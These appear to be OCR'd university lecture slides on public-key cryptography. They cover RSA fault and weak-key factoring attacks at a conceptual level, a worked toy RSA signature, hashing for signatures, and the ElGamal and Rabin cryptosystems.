$$\left.\begin{array}{ll} \text{decrypt mod p:} & x_p = c^d \text{ in } Z_p \\ \text{decrypt mod q:} & x_q = c^d \text{ in } Z_q \end{array}\right\} \text{combine to get } x = c^d \text{ in } Z_N$$

Suppose error occurs when computing x_q, but no error in x_p

Then: output is x' where $x' = c^d$ in Z_p but $x' \neq c^d$ in Z_q

$\Rightarrow$ $(x')^e = c$ in Z_p but $(x')^e \neq c$ in Z_q $\Rightarrow$ $\gcd\big((x')^e - c, N\big) =$ 🟦

RSA Key Generation Trouble [Heninger et al./Lenstra et al.]

OpenSSL RSA key generation (abstract):

```
prng.seed(seed)
p = prng.generate_random_prime()
prng.add_randomness(bits)
q = prng.generate_random_prime()
N = p*q
```

Suppose poor entropy at startup:

- Same p will be generated by multiple devices, but different q
- N_1 , N_2 : RSA keys from different devices $\Rightarrow$ $\gcd(N_1,N_2) = p$

RSA Key Generation Trouble [Heninger et al./Lenstra et al.]


Experiment: factors 0.4% of public HTTPS keys !!

Lesson:


- Make sure random number generator is properly seeded when generating keys

Digital Signatures

Digital Signature



Digital Signature (based on RSA)



RSA Signature - small example

- Bob (**keys generation**):
  - chooses 2 primes: **p=5, q=11**
  - multiplies p and q: **n = p × q = 55**
  - chooses a number **e=3** s.t. **gcd(e, 40) = 1**
  - compute **d=27** that satisfy **(3 × d) mod 40 = 1**

  - **Bob's public key: (3, 55)**
  - **Bob's private key: 27**

RSA Signature - small example

- Bob:
  - has a document **m=19** to sign:
  - uses **his private key d=27** to **calculate the digital signature** of **m=19**:

$$\begin{aligned} s &= m^d \bmod n \\ &= 19^{27} \bmod 55 \\ &= 24 \end{aligned}$$

  - **appends 24 to 19**.

    Now **(m, s) = (19, 24**) indicates that the **doc is 19**, and **Bob's signature on the doc is 24**.

RSA Signature - small example

- Cathy, a verifier:
  - **receives** a pair **(m,s)=(19, 24)**
  - looks up the phone book and **finds out Bob's public key** (e, n)=(3, 55)
  - **calculates** $\mathbf{t} = s^e \bmod n$

    $= 24^3 \bmod 55$


    $= 19$
  - **checks whether t=m**
  - **confirms that (19,24) is a genuinely signed document of Bob if t=m.**

How about Long Documents ?

- In the previous example, a document has to be an integer in [0,...,n)
- To sign a very long document, we need a so called one-way **hash algorithm**
- **Instead of signing directly on a doc**,
  - we **hash the doc first**,
  - and **sign the hashed data** which is normally short.

Hash Functions

- **Hash functions:**
  - **Input:** arbitrary length
  - **Output:** fixed length (generally much shortern than the input)




Document with arbitrary length

Hash Function

Hash value for the document
(fixed length, e.g. 256 bit)

Rather than signing the original document, we **sign its hash value**

Digital Signature (for long docs)



Why Digital Signature ?

- Unforgeable
  - takes 1 billion years to forge !
- Un-deniable by the signatory
- Universally verifiable
- Differs from doc to doc

Digital Signature - summary

- Three (3) steps are involved in digital signature
  - Setting up public and private keys
  - Signing a document
  - Verifying a signature

Setting up Public & Private Keys

- Bob does the following
  - prepares a pair of public and private keys
  - Publishes his public key in the public key file (such as an on-line phone book)
  - Keeps the private key to himself
- Note:
  - Setting up needs only to be done **once** !

Signing a Document

- Once setting up is completed, Bob can sign a document (such as a contract, a cheque, a certificate, ...) using the private key
- The pair of document & signature is a proof that Bob has signed the document.

Verifying a Signature

- Any party, say Cathy, can verify the pair of document and signature, by using Bob’s public key in the public key file.
- Important !
  - Cathy does NOT have to have public or private key !

(Other) Asymmetric Cryptosystems

ElGamal Cryptosystem

Encryption schemes built from the Diffie-Hellman protocol

- **Key Generation** (for Bob)
  - chooses a prime **p** and a number **g** *primitive root modulo p*
    - i.e., for every integer **a** coprime to **p**, there is an interger **k** such that $\mathbf{g^k = a \bmod p}$
      - Two integers are coprime if their gcd is 1
  - chooses a random exponent **a** in [0, p-2]
  - computes $\mathbf{A = g^a \bmod p}$
  - **public key** (published in the phone book): **(p,g,A)**
  - **private key**: **a**

ElGamal Cryptosystem

- **Encryption:** Alice has a message **m** (0<=m<n) to be sent to Bob:
  - finds out **Bob's public key (p,g,A)**.
  - chooses a random exponent **b** in [0,p-2]
  - computes **$B = g^b \bmod p$**
  - computes **$c = A^b m \bmod p$**.
  - The complete ciphertex is **(B,c)**
  - sends the ciphertext **(B,c)** to Bob.

ElGamal Cryptosystem

- **Decryption**: Bob
  - receives the ciphertext **(B,c)** from Alice.
  - uses his matching private decryption key a to calculate **m** as follows.
    - Compute **$x = p-1-a$**
    - Compute **$m = B^x c \bmod p$**

ElGamal Cryptosystem

- Randomized cryptosystem
- Based on the Diffie–Hellman key exchange
- Efficiency
  - The ciphertext is twice as long as the plaintext. This is called message expansion and is a disadvantage of this cryptosystem.
- Security
  - Its security depends upon the difficulty of a certain problem related to computing discrete logarithms.

Rabin Cryptosystem

Key Generation (for Bob)

- generates 2 large random and distinct primes **p, q** s.t.

  p (mod 4) = q (mod 4) = 3 (other options are possible, this makes decryption more efficient)

- multiplies p and q: **n = p × q**
- **public key** (published in the phone book): **n**
- **private key**: **(p, q)**

Rabin Cryptosystem

- **Encryption:** Alice has a message **m** (0<=m<n) to be sent to Bob:
  - finds out **Bob's public key** **n**.
  - calculates the ciphertext **c= m^2 mod n**.
  - sends the ciphertext **c** to Bob.

Rabin Cryptosystem

- **Decryption:** Bob
  - receives the ciphertext **c** from Alice.
  - uses his matching private decryption key **(p,q)** to calculate **m** as follows.
    - Compute $m_p = c^{(p+1)/4} \bmod p$
    - Compute $m_q = c^{(q+1)/4} \bmod q$
    - Find y_p and y_q such that $y_p\, p + y_q\, q = 1$ (Euclidean algorithm)
    - Compute $r = (y_p\, p\, m_q + y_q\, q\, m_p) \bmod n$
    - Compute $s = (y_p\, p\, m_q - y_q\, q\, m_p) \bmod n$
    - One of **r, -r, s, -s** must be the original message **m**

Rabin Cryptosystem

- Efficiency
  - Encryption more efficient than RSA encryption

- Security
  - The Rabin cryptosystem has the advantage that the problem on which it relies has been proved to be as hard as integer factorization
    - Recovering the plaintext ***m*** from the ciphertext ***c*** and the public key ***n*** is computationally equivalent to factoring
    - Not currently known to be true for the RSA problem.